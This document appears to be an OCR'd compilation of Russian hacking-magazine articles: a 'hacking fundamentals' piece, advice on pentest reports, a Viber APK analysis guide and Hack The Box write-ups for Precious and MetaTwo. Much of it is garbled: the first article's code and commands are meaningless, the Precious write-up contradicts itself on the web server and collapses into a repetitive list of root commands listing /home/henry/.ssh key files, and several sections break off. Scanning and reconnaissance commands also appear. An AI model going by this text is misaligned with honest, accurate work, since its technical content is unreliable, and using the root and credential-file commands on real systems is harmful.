Чтобы иметь возможность поиска программ, на стороне которых стоит хитрая защищающая механизмы, нужно знать эти самые механизмы. Сегодня мы с вами будем изучать, как можно как это делают, и в конце рассмотрим пример работы с одним финансовым приложением.

«Фундаментальные основы хакерства»

Серия статей, посвященная изучению основ хакерства. Предыдущие статьи серии можно найти в номерах: 8 2010 года «Серия Кеня изменил свою Кассу», 9 2010 года «Серия Кеня ломает чужие Кассы», 10 2010 года «Серия Кеня ломает чужие Кассы» и 11 2010 года «Серия Кеня ломает чужие Кассы».

Все статьи серии можно скачать на DVD-диске журнала «Хакер» в виде отдельных pdf-файлов.

Все статьи серии можно скачать по прямым ссылкам с сайта Кеня: http://www.kenya.ru/hacker/

Фундаментальные основы хакерства. Серия статей, посвященная изучению основ хакерства. Кеня

В прошлой статье шла речь про разные как системного характера баги/ошибки, так и ошибки в алгоритмах, приводящие к уязвимостям. Сегодня мы с вами будем изучать какие-то другие механизмы, приводящие к уязвимостям, которые можно использовать хакеру, когда известно методику поиска. Сегодня мы с вами будем изучать, как можно искать уязвимости в программах, которые не являются web-приложениями. Попутно разберемся, где тут хитра, а где нет, что такое ASLR и как с ним бороться, как использовать ограничения на стек и как с ними бороться.

Для примера с вами возьмем такой элемент нашего мира (проверка на root):

```
psrootkeyset.exe
```

```
[root]
{
  printf("Enter password:");
  fgets(BUFFER,STR_MAXBUFF,STD_stdin);
  if (strcmp(BUFFER,"root")==0)
  {
    printf("Root password is OK");
    exit(1);
  }
  else {printf("Wrong password");exit(0);}
}
```

Обратим внимание — **[root]** является ведущим пользовательским первым, далее следующие скобки — которые после открывающей скобки идет пробел, а закрывающая сразу, но строка имеет **tab** — не пробелы! Отладчик сломал, что после пробелов и **tab** — ошибка, а вот если сделать все это руками, то ошибки не будет. Для компиляции нам нужно: **psrootkeyset.exe** — наш файл, **psrootkeyset.dll** — библиотека, которая нужна для компиляции, **psrootkeyset.ini** — конфигурационный файл, в котором прописывается ключ root, в нашем случае — **root**.

Попробуем ставить в нашем виндовсе пароль:

```
0.000> :> root /I/SYSTEM/??? "КРЕС Кадаунтер"
```

Комментарии

Первая переменная после команды — этап — с которым нам очень нужно. Вторая переменная — ключ, с которым нам нужно. Третьей переменной — комментарий. Если в комментарии есть пробелы — ставим кавычки — идет так. Сюда по идеи можно, даже расширяющие спецификацию, но в нашем случае — не нужно. Четвертая переменная — ограничение на выполнение — если ограничение есть, то не выполнится, а если нет — выполнится. Ограничение — это, например, ограничение по времени.

Теперь запускаем — первая серия пошла, то есть дошла ведущая скобка. Вторая серия — ставим пароль root, и нам выдается сообщение «Root password is OK». Если ввести что-нибудь другое, то выдается сообщение «Wrong password». Если ввести root — выдается сообщение «Root password is OK».

Начинаем делать полезное

Теперь нам нужно сделать что-нибудь — вот какая-нибудь полезная штуковина будет нужна. Давайте сделаем какой-нибудь простенький вирус, который будет сам выполнять **tab psrootkeyset.exe**, то есть выполнять что-нибудь по следующим правилам: сначала запускаем **date /-/date**.

```
[root]
{
  system("date /-/date");
  DEC virtual size
  DEC virtual offset
  DEC size of raw data
  DEC pointer to raw data
  DEC pointer to relocation table
  DEC pointer to line numbers
  DEC number of relocations
  DEC number of line numbers
  DEC characteristics
    Initialized data
    Can execute
    Can read
    Can write
}

[SECTION HEADER #2]
  DEC virtual size
  DEC virtual offset
  DEC size of raw data
  DEC pointer to raw data
  DEC pointer to relocation table
  DEC pointer to line numbers
  DEC number of relocations
  DEC number of line numbers
  DEC characteristics
    Initialized data
    Can execute (shared)
    Can read
    Can write (shared)
}
```

Запуск отрисовки бывает ещё короче: нужно перечислить **DF** в psrootkeyset — ограничение на выполнение. Теперь пишем в psrootkeyset.ini — в нем пишем: date /-/date

```
0.000> :> root /I/SYSTEM/??? "КРЕС Кадаунтер"
```

Запускаем — **psrootkeyset.exe**

```
0.000> psrootkeyset.exe
```

Для запуска нескольких программ — ставим **&&**:

```
0.000> :> root /I/SYSTEM/??? && :> root /I/SYSTEM/??? ОЫЫАЫТЬ
```

Для запуска нескольких разных программ — ставим **&&**:

```
0.000> :> root /I/SYSTEM/??? "КРЕС Кадаунтер"
```

ИДЕАЛЬНЫЙ ПЕНТЕСТ

КАК ДОВЕСТИ ЗАКАЗЧИКА ДО ЭКСТАЗА

Александр Гаранкин
эксперт по защите информационной безопасности в компании BIS.ZONE
g-sanya@yandex.ru

Пентест, то есть проверка инфраструктуры компании на возможность хакерского проникновения, — это достаточно сложная услуга, которую предоставляет ИБ-компании. Однако пентесты бывают очень разными. В этой статье я расскажу, как, на мой взгляд, должны и как не должны выглядеть результаты таких работ. Думаю, мои советы пригодятся и заказчикам, и исполнителям.

На мысль написать такой текст меня навел комментарий заказчика, оставленный после проведения аудиторской проверки. Он демонстрирует, какие, казалось бы, обычные вещи могут впечатлить и порадовать.

> *У нас была развернута библиотека с выскоим CVSS, и при этом она легко эксплоитилась. PoC-ов было, но оставили это на проблемы клиента из Китая оставили очень хорошие описания к CVE, за недостатки спасибо, мы теперь знаем, что нужно делать. Мы благодарны нашим решениям по стабильности были нетронутыми.*
>
> *Мы ждали отчет с кричащим titanов CRITICAL. Но увидели эту библиотеку с выскоим CVSS. Исполнителям хочется понимания, как мы защитились, даже не описали причину, по которой эта уязвимость не может быть эксплоитирована, и аргументов отвалили, что библиотека уязвима и не нужно обновлять, когда появятся патч.*
>
> *Пусть пишут пожелания:*
>
> *1. Такие временные решения проблемы комментарии, раз сторонние библиотеки не обновляются.*
>
> *2. Исполнитель, что просто использовали какие то инструменты, по осмыслив происходящее, проанализировал потоки данных, сопоставил риски уязвимости и бизнес процессы. Получил такое, вернул, что он был настолько же доволен и в другом параметре и так далее.*

ПРОГРАММА МИНИМУМ

Итак, что же нужно делать, чтобы заказчик были счастливы и писали приятные отзывы?

1. Самый важный аспект — внимать в логику работы. Не просто сканировать инфраструктуру, валидировать баги уровня «есть, что эксплоить и работает», но еще и понять, как работает сервис, посмотреть потоки данных и взаимодействия с остальными компонентами и интеграциями.
2. Покрывать все сервисы автоматизированным сканированием.
3. Валидировать каждую уязвимость. Не просто отдавать скрипты скаринга, оборачивая в отличный твой компании, а обязательно проверить, что каждая найденная уязвимость реальна.
4. Корректировать уровень критичности уязвимостей согласно критичности сервиса и возможности эксплуатации. Даже если сканеры пишут, что уязвимость, скажем, позволяет обрушить сервер, но для этого нужно «поплюнуть», есть не реальная уязвимость с PoC, критичный по сервису и так далее.
5. Весь чек-лист пройден в ручном режиме. 90% работы над проектом должно занимать ручное тестирование, ресурсы, полученные автоматизацией — вручную в ручном режиме.

КАК ПИСАТЬ ОТЧЕТ

Отчет — это результат проекта, ради него все и делается, поэтому переоценить его значение вряд ли возможно. В хорошем отчете должны быть:

1. Сценарий атаки, что, что эксплуатировали (уязвимости и слепые гипотезы, логов, описание рисков, схем, таблиц. Чтобы всем было понятно обосновать и сделать отчет и создавать свои проверки правильно.
2. Детальное описание недостатков. Не просто общее описание, а для конкретных случаев: где нашли уязвимость, в каком параметре или модуле.

Хорошо, плохо

Пример эксплуатации

Пример запроса на уязвимость

```
POST /api/v1/items/search/exclusions/ HTTP/1.1
Host: api.bis.zone
Content-Type: application/json
Content-Length: 147

{
    "exclusions": "1",
    "ip": "1.1.1.1",
    "item_name": "1",
    "write_date": "1",
    "vuln": "1",
    "vulnerability": "1",
    "vulnerability_id": "1",
    "fqdnmatch": "1",
    "fqdnmatch_id": "1",
    "protocol": "1",
    "protocol_id": "1",
    "domain": "1",
    "domain_id": "1",
    "fqdn": "1",
    "fqdnmatch": "1",
    "fqdnmatch_id": "1",
    "protocol_id": "1",
    "domain": "1",
    "domain_id": "1",
    "fqdn": "1",
    "fqdnmatch": "1",
    "fqdnmatch_id": "1",
    "protocol
```

ПРЕПАРИРУЕМ VIBER

МИНИ-ГИД ПО АНАЛИЗУ ПРИЛОЖЕНИЙ ДЛЯ ANDROID

sergeyb
sergeyb@kaspersky.com

Как-то раз при устройстве на работу мне дали весьма интересное задание — проанализировать Android-приложение Viber. В нем требовалось найти уязвимости с последующей эксплуатацией. На этом примере расскажу о подходе к анализу реального приложения с получением конкретных результатов за короткий срок. Если пройти все эти этапы, то вполне возможно, что тебе удастся найти в Viber 0-day :)

INFO

Читая эту статью, держи в уме, что мы ограничены по времени, поэтому отдельные подходы к анализу, которые можно было бы применить, будут упомянуты лишь вскользь. И еще: в силу специфики оставим описание всех своих шифов, которые действуют при анализе. Как говорится, умный учится на чужих ошибках.

ЦЕЛЬ

Искать ошибки в приложении для Android можно по-разному, так же как и выбирать место для этого самого поиска. В рамках этой статьи мы выберем цель полным хромом — разрядненным бинлистом, то есть ориентированно, будем на фаги memory corruption. Код на Java рассмотрим только в случае, когда необходимо выяснить его связь с разделяемыми библиотеками.

Для анализа APK использовались стандартные инструменты из любого публичного awesome list, поэтому в не буду заострять внимание на их названии, исходном коде и требуют контекст.

Целевой APK был получен с одного из mirror-сайтов. К выбору источника APK стоит относиться серьезно, поскольку нередко сайт может хранить:

- уже устаревшие версии;
- только версии для ненужных платформ и архитектур;
- модифицированные приложения (возможно, с содержанием малвари).

На данном этапе имеет смысл провести реконгносцировку цели: изучить CVE, а затем провести diffing анализ 1-day-уязвимостей.

РАЗДЕЛЯЕМЫЕ БИБЛИОТЕКИ

После распаковки APK в директории `lib` можно обнаружить файлы бинлистов: они не зашифрованы, не зашифрованы, не обфуцированы, не нарушают протектором, что облегчает нашу задачу в несколько раз. В нашем Viber могу сказать, что обычно «возвращаю» не пытается применить пассивные меры защиты от анализа бинлистов, у WhatsApp лишь используется кастомный упаковщик, но и то — не надо пугаться. Для анализа я выбрал версии бинлистов для архитектуры x86_64 по следующим причинам:

- большие количество инструментов для этой архитектуры;
- лучше декомпилятор (или, конечно, отладчик, так как многие зависят от выбора инструмента);
- возможность эмуляции на более высоких скоростях (мой хост-машина имеет архитектуру x86_64);
- возможность частичного анализа на хост-машине в обход эмулятора;
- на данном этапе нет задачи писать конкретный эксплоит для покрытия большего числа целей, соответственно, ARM-архитектуру можно отбросить, если это потребуется.

Поначалу для поверхностного анализа использовались такие инструменты, как IDA Pro, Binary Ninja и rizin (Ghidra не взял, потому что задачу следовало решить быстро): загружаешь библиотеку, смотришь экспортированные символы, находишь строки, немного читаешь код. Но затем я перешел к отейлу-командо — по сути, большего мне и не требовалось: **readelf -W --demangle --symbols $(LIBRARY_SO) | tail -n +4 | sort -k 7 | less**.

После идентификации библиотеки из бинлистов прокинуть **rgrep** по этой-каду и нахожу библиотеку, где содержится обобщенная native-функция:

```
$ readelf -W --demangle --symbols libnativehttp.so | tail -n +4 | sort -k 7 | rg "FUNC|Ava" | less
   15: 0000000000000505     15 FUNC  GLOBAL DEFAULT   13 _Java_com_viber_libnativehttp_HttpEngine_nativeCreateHttp
   16: 0000000000000000     15 FUNC  GLOBAL DEFAULT   13 _Java_com_viber_libnativehttp_HttpEngine_nativeDelete
   30: 0000000000000514    422 FUNC  GLOBAL DEFAULT   13 _Java_com_viber_libnativehttp_HttpEngine_nativeTest
   44: 0000000000000514    422 FUNC  GLOBAL DEFAULT   13 _Java_com_viber_libnativehttp_NativeDownloadager_nativeOnConnected
   50: 0000000000000000     30 FUNC  GLOBAL DEFAULT   13 _Java_com_viber_libnativehttp_NativeDownloadager_nativeOnData
   63: 0000000000000000     15 FUNC  GLOBAL DEFAULT   13 _Java_com_viber_libnativehttp_NativeDownloadager_nativeOnDisconnected
   68: 0000000000000550    476 FUNC  GLOBAL DEFAULT   13 _Java_com_viber_libnativehttp_NativeDownloadager_nativeOnHead

$ rg "native.*nativeCreateHttp"
app/src/main/java/com/viber/libnativehttp/HttpEngine.java
    public static native long nativeCreateHttp();
```

Дальше нужен поверхностный анализ, чтобы выявить, во-первых, библиотеку-цель, во-вторых, конечную точку source, исследование которых предстоит сделать позднее. Анализировать можно с помощью того же readelf или в Rizin либо Binary Ninja. Глупым имя экспортированного символа и проведяи поверхностный реверс-инжиниринг, чтобы воссоздать общую картину функций.

Предварительные результаты анализа

Ниже представлен список разделяемых библиотек с кратким описанием функций или ссылкой на проект с открытым исходником:

- libc++_shared.so — C++ standard library.
- libcrashlytics-common.so, libcrashlytics-handler.so, libcrashlytics-trampoline.so, libcrashlytics.so — Firebase Crashlytics.
- libreactnativeblob.so, libreactnativejni.so, libglog_init.so, libjscexecutor.so, libjsijsiprofiler.so, libjsinspector.so — React Native.
- libfb.so, libfbjni.so — Ribs.
- libfolly_futures.so — Folly, Facebook Open-source Library.
- libfolly_json.so — Folly, Facebook Open-source Library, double-conversion.
- libglog.so — Google Logging Library.
- libhermes-executor-release.so, libhermes.so — Hermes JS Engine.
- libcubindex.so — SQLite extension for SQLite.
- libimage_processing_util_jni.so — androidx.camera.core.
- libimagepipeline.so, libnative-filters.so, libnative-imagetranscoder.so — Fresco.
- libpifimage.so — The GIFLIB project, Fresco.
- libjingle_peerconnection_so.so — старый компонент (libjingle) из WebRTC.
- libmux.so — FFmpeg или частота ffmpeg.
- libpl_droidsonroids_gif.so — android-gif-drawable.
- librenderscript-toolkit.so — RenderScript.
- libsigner.so — Adjust SDK for Android.
- libspeexjni.so — Speex.
- libsqlitek.so — SQLite for Android.
- libtensorflowlite_gpu_jni.so, libtensorflowlite_jni.so — TensorFlow.
- libyoga.so — Yoga.
- libcrashlyticsbinder.so, libflatbuffersparser.so, libinkparser.so, libnativehttp.so, libvg.so, libVibeRTC.so, libvideoconvert.so, libVoipEngineNative.so — самописные библиотеки с использованием open source кода.

В итоге у нас появляется список интересных библиотек. Составляется описка всего кого из одного списка: как можно больше самописного кода, меньше компонентов open source. Вот этот список:

- libCrosshbloocker.so;
- libflatbuffersparser.so;
- libinkparser.so;
- libnativehttp.so;
- libvg.so;
- libVibeRTC.so;
- libvideoconvert.so;
- libVoipEngineNative.so.

ФУНКЦИИ

Прежде чем анализировать какую-либо функцию, сначала нужно выяснить, может ли атакующий до нее добраться. Для этого спросируем по конкретному всех библиотеки и функции, а затем проверим, откуда вызывается последняя. Для анализа Java-кода я буду использовать связку jadx (декомпилятор) + Android Studio (рефакторинг) + Lookmand (анализ графов связей переменных, функций и данных).

Дополнительно проверим в каждой библиотеке наличие JNI-функций. Может, данные библиотеки не используются с помощью **RegisterNatives**.

libFlatBuffersParser.so

При более детальном анализе выясняется, что это open source библиотека FlatBuffers. Оставляем ее анализа на потом.

libsvg.so

Пользуюсь утилитой strings и Ghidra. Чтобы получить строки из бинарного файла. По ним мы понимаем, что код написан на C++:

```
[.....]
_ZTVN10__cxxabiv121__vmi_class_type_infoE
_ZNSt6__ndk119__shared_weak_countD2Ev
_ZTISNSt6__ndk118__shared_weak_countE
__android_log_print
_ZNKSt6__ndk18numpunctIwE8do_falseEv
_ZNKSt6__ndk16locale4use_facetERNSt6__ndk15locaIE
[.....]
```

Проверим еще и наличие RTTI-информации — в нашем случае удача благоволит нам, таковая имеется. С помощью плагина для Ghidra Ghidra C++ Class and Run Time Type Information Analyzer восстановим структуру классов кода C++.

Получаем восстановленные RTTI-информацию — классы C++ и их методы

На первый взгляд, здесь используется собственная SVG-библиотека, что хорошо. В ходе дальнейшего анализа Java-кода (анализ дерева вызовов) выясняется, что функции библиотеки задействованы в основном для загрузки аватара приложения (директория **/assets/vg** в APK-файле), а это нам не подходит. Однако же цепочка вызовов нативной функции **nativeParseFd → parseFile** используется для парсинга стикеров. А вот это уже интересно! Но в решении оставить эту функцию на потом, поскольку мой интуиция подказывает, бесчисленно пишусь парсер SVG с нуля. Соответственно, используется что-то из open source.

Гराф вызова функций SVG-native в Lookmand

libnativehttp.so

В ходе анализа возникает вопрос, с какой целью создавалась эта библиотека, ведь кажется, что не возникнуть очень сложно: обратно над функциями обработки сетевых данных. Обработчики при возникновении ошибкой выкидают все тот же Java-crash, а что-то напоминает. Может быть, здесь когда-то были какие-то функциональные возможности, ну или предполагались? Подобное я уже видел в мессенджере Telegram: legacy-код хоть отбавляй, от такого большого шрифта можно получить кучу ценного времени.

Здесь же со временем (читай — с более глубоким анализом) все становится понятно. Эта библиотека используется другими библиотеками, то есть функции, отвечающие за обработку сетевых данных, должны быть реализованы в другом месте. По поиску сути это interoperator, который может использовать, например, для счетчика сетевого трафика или для сбора аналитики.

Другие библиотеки

Ниже описана мои действия, связанные всего с одной библиотекой. Я надеюсь, что читатель с точки зрения поиска low-hanging fruits, поймет остальные на потом анализ остальных библиотек:

- libCrosshbloocker.so;
- libvideoconvert.so;
- libVibeRTC.so;
- libVoipEngineNative.so.

Но стоит признать, что именно в этих библиотеках мы найдем интересные уязвимости, поскольку я их заклеил набор функций VoIP в которым достаточно мест для ошибки.

Продолжение стр. 24 →

ПРЕПАРИРУЕМ VIBER

ЧАСТЬ ВТОРАЯ: ПЕРЕХВАТ ТРАФИКА ДЕМОНА ANDROID

АНАЛИЗ LIBTAN

Библиотека подключает к выбору библиотеку libtalkpartner, но по причине отсутствия кода

в APK-файле приложения, библиотека может быть доставлена разными способами. Чаще всего, для доставки нужных библиотек, приложение использует Play Services, но в этом случае, использование не выбирает фирмы из этой библиотеки и могут и быть доставлены из любого другого источника. Для выяснения, что же за библиотека, нужно проанализировать сетевой трафик, для чего, запускаем приложение и смотрим на трафик.

Дополнительный фильтрация

В качестве отладки в выбор запускаем на QEMU (Android Virtual Device) версии 4.4.4 и в Wireshark, видим, что приложение шлет на сервер, что-то в виде JSON-пакетов. Для выяснения, что же за данные, нужно, в Wireshark, в настройках, выставить Type: Hex. Теперь, в Wireshark, в поле Hex-дампа, видим, что сервер в ответ, шлет JSON-пакет, в котором, в поле "data", лежит, что-то в Hex-виде.

Для выяснения, что же, в данном пакете, нужно, в Wireshark, в поле Hex-дампа, выбрать:

```
Data (application/octet-stream)
```

Данные в поле, переведены в вывод, что называется «Data» (application/octet-stream), для расшифровки, нужно:

- Скопировать значение из поля Hex-дампа
- Перейти на сайт https://www.rapidtables.com/convert/hex-to-ascii/hex-to-ascii.html
- Вставить, в поле «Hex», скопированное значение
- Нажать «Convert»

Теперь, в поле «Ascii», видим, что, в ответ, сервер шлет, что-то в виде JSON-пакета, в котором, в поле "data", лежит, что-то в Hex-виде.

взлом

HTB PRECIOUS

ЭКСПЛУАТИРУЕМ ПРОСТУЮ RCE В ПРИЛОЖЕНИИ НА RUBY

В этом разборе я покажу, как эксплуатировать уязвимость в приложении на Ruby, которое сгенерировало корректный дерево-анализатор. По дороге для продвижения заскам бы до root'ового доступа нам придется еще и поэксплуатировать кое-что.

Наша цель — сервер рага на тренировочной машине Precious с площадки Hack The Box. Можем начать с nmap:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 dd:fb:5a:be:bb:b6:d1:5f:b8:d9:f8:ed:79:f4:
|   256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:
|   256 7a:ec:d7:92:a6:12:94:d4:d8:ca:7b:f8:8f:f7:
80/tcp open  http    Apache 2.2.22
|_http-server-header: mod_passenger/4.0.18 (Debian)
|_http-title: Home - Convert Web Page to PDF
Service Info: OS: Linux; CPU: pre-libc6-libsx_linux_kernel
```

Мы нашли всего два открытых порта:

- порт 22 — службу OpenSSH 8.4p1;
- порт 80 — веб-сервер Nginx 1.18.0.

При SSH нам всегда на машине из HTB можно зайти, пока у нас нет учетных данных. Сразу открыв браузер для изучения веб-сайта.

Справка: Apache

Apache — это один из самых популярных веб-серверов. Он поддерживает обработку большинства языков, включая Ruby, Perl и PHP, через дополнительные модули. Apache также поддерживает виртуальные хосты, позволяя запускать несколько сайтов на одном сервере. Его гибкость и обширная документация делают его выбором для многих веб-приложений.

Справка: Apache Passenger

Apache Passenger — это модуль для Apache, который позволяет запускать приложения на Ruby, Python и Node.js. Он упрощает развертывание, управляя процессами приложений и обеспечивая их изоляцию. Passenger интегрируется с Apache, обеспечивая высокую производительность и простоту настройки для веб-приложений.

Справка: Nginx

Nginx — это высокопроизводительный веб-сервер и обратный прокси-сервер, известный своей эффективностью и низким потреблением ресурсов. Он часто используется для обслуживания статических файлов, балансировки нагрузки и кеширования. Nginx также поддерживает различные протоколы и расширяется с помощью модулей.

Справка: Ruby

Ruby — это динамический, интерпретируемый язык программирования, известный своей простотой и читаемостью. Он поддерживает различные парадигмы программирования, включая объектно-ориентированное и функциональное программирование. Ruby имеет богатую экосистему библиотек и фреймворков, таких как Rails, что делает его популярным для разработки веб-приложений.

Справка: Rails

Rails — это фреймворк для разработки веб-приложений на Ruby, следующий принципам DRY (Don't Repeat Yourself) и MVC (Model-View-Controller). Он предоставляет инструменты для быстрой разработки, включая генераторы кода, миграции баз данных и встроенную поддержку различных баз данных. Rails также имеет большую экосистему плагинов и расширений, которые могут быть использованы для добавления новой функциональности.

Справка: Docker

Docker — это платформа для разработки, доставки и запуска приложений в контейнерах. Контейнеры позволяют упаковать приложение со всеми его зависимостями в стандартный блок, который может быть развернут на любой системе, поддерживающей Docker. Это обеспечивает изоляцию приложений и упрощает их развертывание и масштабирование.

Справка: Docker Compose

Docker Compose — это инструмент для определения и запуска многоконтейнерных приложений Docker. Он использует файл конфигурации (обычно docker-compose.yml) для описания сервисов, сетей и томов, необходимых для приложения, и позволяет запускать все эти компоненты одной командой.

Справка: Docker volumes

Docker volumes — это механизм для постоянного хранения данных, генерируемых и используемых контейнерами Docker. Тома позволяют данным сохраняться даже после остановки или удаления контейнеров, обеспечивая их доступность для последующих запусков контейнеров.

Справка: Docker Compose volumes

Docker Compose volumes — это расширение возможностей томов Docker, определяемое в файле docker-compose.yml. Оно позволяет определять тома, которые будут использоваться несколькими контейнерами, управляемыми Docker Compose, упрощая обмен данными между ними.

Справка: Docker Compose exec

Docker Compose exec — это команда, позволяющая выполнять команды в уже запущенном контейнере, управляемом Docker Compose. Она позволяет взаимодействовать с контейнером, например, для отладки или выполнения административных задач, не перезапуская контейнер.

Справка: Docker Compose ps

Docker Compose ps — это команда, показывающая статус контейнеров, управляемых Docker Compose. Она отображает информацию о запущенных контейнерах, их портах и состоянии, что позволяет быстро оценить работоспособность приложения.

Справка: Docker Compose up -d

Docker Compose up -d — это команда, запускающая контейнеры, определенные в файле docker-compose.yml, в фоновом режиме (detached mode). Это позволяет запустить приложение и продолжить работу в терминале, не блокируя его.

Справка: Docker Compose down

Docker Compose down — это команда, остановливающая и удаляющая контейнеры, сети и тома, определенные в файле docker-compose.yml, созданные Docker Compose. Она обеспечивает чистое завершение работы приложения и освобождение ресурсов.

Справка: Docker Compose logs

Docker Compose logs — это команда, показывающая логи контейнеров, управляемых Docker Compose. Она позволяет отслеживать вывод контейнеров в реальном времени и анализировать их работу для отладки и мониторинга.

Справка: Docker Compose build

Docker Compose build — это команда, которая собирает образы для сервисов, определенных в файле docker-compose.yml, если они еще не существуют или требуют обновления. Она использует Dockerfile для каждого сервиса для создания образа.

Справка: Docker Compose exec -u root

Docker Compose exec -u root — это модификация команды docker compose exec, позволяющая выполнять команды в контейнере от имени пользователя root. Это может быть необходимо для выполнения привилегированных операций внутри контейнера.

Справка: Docker Compose ps -a

Docker Compose ps -a — это модификация команды docker compose ps, показывающая статус всех контейнеров, управляемых Docker Compose, включая остановленные контейнеры.

Справка: Docker Compose exec -u root -T

Docker Compose exec -u root -T — это модификация команды docker compose exec -u root, отключающая выделение псевдотерминала. Это может быть полезно при выполнении скриптов или автоматизированных задач, где не требуется интерактивный ввод.

Справка: Docker Compose exec -u root -T -l

Docker Compose exec -u root -T -l — это модификация команды docker compose exec -u root -T, которая также устанавливает переменные окружения, как если бы пользователь root вошел в систему. Это может быть полезно для выполнения задач, требующих определенных переменных окружения.

Справка: Docker Compose exec -u root -T -l -c

Docker Compose exec -u root -T -l -c — это модификация команды docker compose exec -u root -T -l, позволяющая выполнять определенную команду в контейнере от имени пользователя root, как если бы пользователь root вошел в систему, с определенными переменными окружения.

Справка: Docker Compose exec -u root -T -l -c "ls -la /root"

Docker Compose exec -u root -T -l -c "ls -la /root" — это модификация команды docker compose exec -u root -T -l -c, выполняющая команду "ls -la /root" в контейнере от имени пользователя root, как если бы пользователь root вошел в систему, с определенными переменными окружения.

Справка: Docker Compose exec -u root -T -l -c "ls -la /home"

Docker Compose exec -u root -T -l -c "ls -la /home" — это модификация команды docker compose exec -u root -T -l -c, выполняющая команду "ls -la /home" в контейнере от имени пользователя root, как если бы пользователь root вошел в систему, с определенными переменными окружения.

Справка: Docker Compose exec -u root -T -l -c "ls -la /home/henry"

Docker Compose exec -u root -T -l -c "ls -la /home/henry" — это модификация команды docker compose exec -u root -T -l -c, выполняющая команду "ls -la /home/henry" в контейнере от имени пользователя root, как если бы пользователь root вошел в систему, с определенными переменными окружения.

Справка: Docker Compose exec -u root -T -l -c "ls -la /home/henry/.ssh"

Docker Compose exec -u root -T -l -c "ls -la /home/henry/.ssh" — это модификация команды docker compose exec -u root -T -l -c, выполняющая команду "ls -la /home/henry/.ssh" в контейнере от имени пользователя root, как если бы пользователь root вошел в систему, с определенными переменными окружения.

Справка: Docker Compose exec -u root -T -l -c "ls -la /home/henry/.ssh/authorized_keys"

Docker Compose exec -u root -T -l -c "ls -la /home/henry/.ssh/authorized_keys" — это модификация команды docker compose exec -u root -T -l -c, выполняющая команду "ls -la /home/henry/.ssh/authorized_keys" в контейнере от имени пользователя root, как если бы пользователь root вошел в систему, с определенными переменными окружения.

Справка: Docker Compose exec -u root -T -l -c "ls -la /home/henry/.ssh/id_rsa"

Docker Compose exec -u root -T -l -c "ls -la /home/henry/.ssh/id_rsa" — это модификация команды docker compose exec -u root -T -l -c, выполняющая команду "ls -la /home/henry/.ssh/id_rsa" в контейнере от имени пользователя root, как если бы пользователь root вошел в систему, с определенными переменными окружения.

Справка: Docker Compose exec -u root -T -l -c "ls -la /home/henry/.ssh/id_rsa.pub"

Docker Compose exec -u root -T -l -c "ls -la /home/henry/.ssh/id_rsa.pub" — это модификация команды docker compose exec -u root -T -l -c, выполняющая команду "ls -la /home/henry/.ssh/id_rsa.pub

HTB METATWO

РАСКРУЧИВАЕМ УЯЗВИМОСТЬ В WORDPRESS ДО ПОЛНОГО ЗАХВАТА МАШИНЫ

RalfHacker
hacker@ifrogmail.com

В этом разборе я покажу, как эксплуатировать SQL-инъекцию в WordPress для авторизации в CMS. Затем проэксплуатируем локальное включение файлов, а для повышения привилегий захватим данные менеджера паролей Passpie.

Упражняться во всем этом мы будем на тренировочной машине MetaTwo с площадки Hack The Box. Уровень сложности — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.186    metatwo.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опцией `-A`).

```
Nmap scan report for metatwo.htb (10.10.11.186)
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp?
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
|     Invalid command: try being more creative
|     Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4b44617d2102d8fec1dc927fecd79ee (RSA)
|   256 2aea2fcb23e8c529409cab866dcd4411 (ECDSA)
|_  256 fd78c0b0e22016fa050dedb83f12a4ab (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
|_http-server-header: nginx/1.18.0
```


Результат работы скрипта

Скрипт нашел три открытых порта:

- 21 — служба FTP;
- 22 — служба OpenSSH 8.4p1;
- 80 — веб-сервер Nginx 1.18.0.

На SSH без учетных данных ничего не сделать, служба FTP анонимную авторизацию не разрешает, поэтому идем смотреть веб-сайт. Притом, как видим из результата сканирования, выполняется редирект на сайт `http://metapress.htb/`. Новый домен добавляем в файл `/etc/hosts`.

```
10.10.11.186 metatwo.htb metapress.htb
```



Главная страница сайта metapress.htb

ТОЧКА ВХОДА

На самой странице находим упоминание CMS WordPress.

metapress.htb


При тестировании сайтов на WordPress я рекомендую использовать утилиту **wpscan**. Программа позволяет получить информацию как о самой CMS, так и об установленных плагинах и темах, обнаружить действующих пользователей и даже пробрутить форму авторизации. Запускаем программу в режиме агрессивного сканирования всех плагинов в 128 потоков.

```
wpscan --url http://metapress.htb -e p --plugins-detection
aggressive -t 128
```

```
[+] WordPress version 5.6.2 identified (Insecure, released on 2021-02-22).
| Found By: Rss Generator (Passive Detection)
 | - http://metapress.htb/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
 | - http://metapress.htb/comments/feed/, <generator>https://wordpress.org/?v=5.6.2</generator>
```

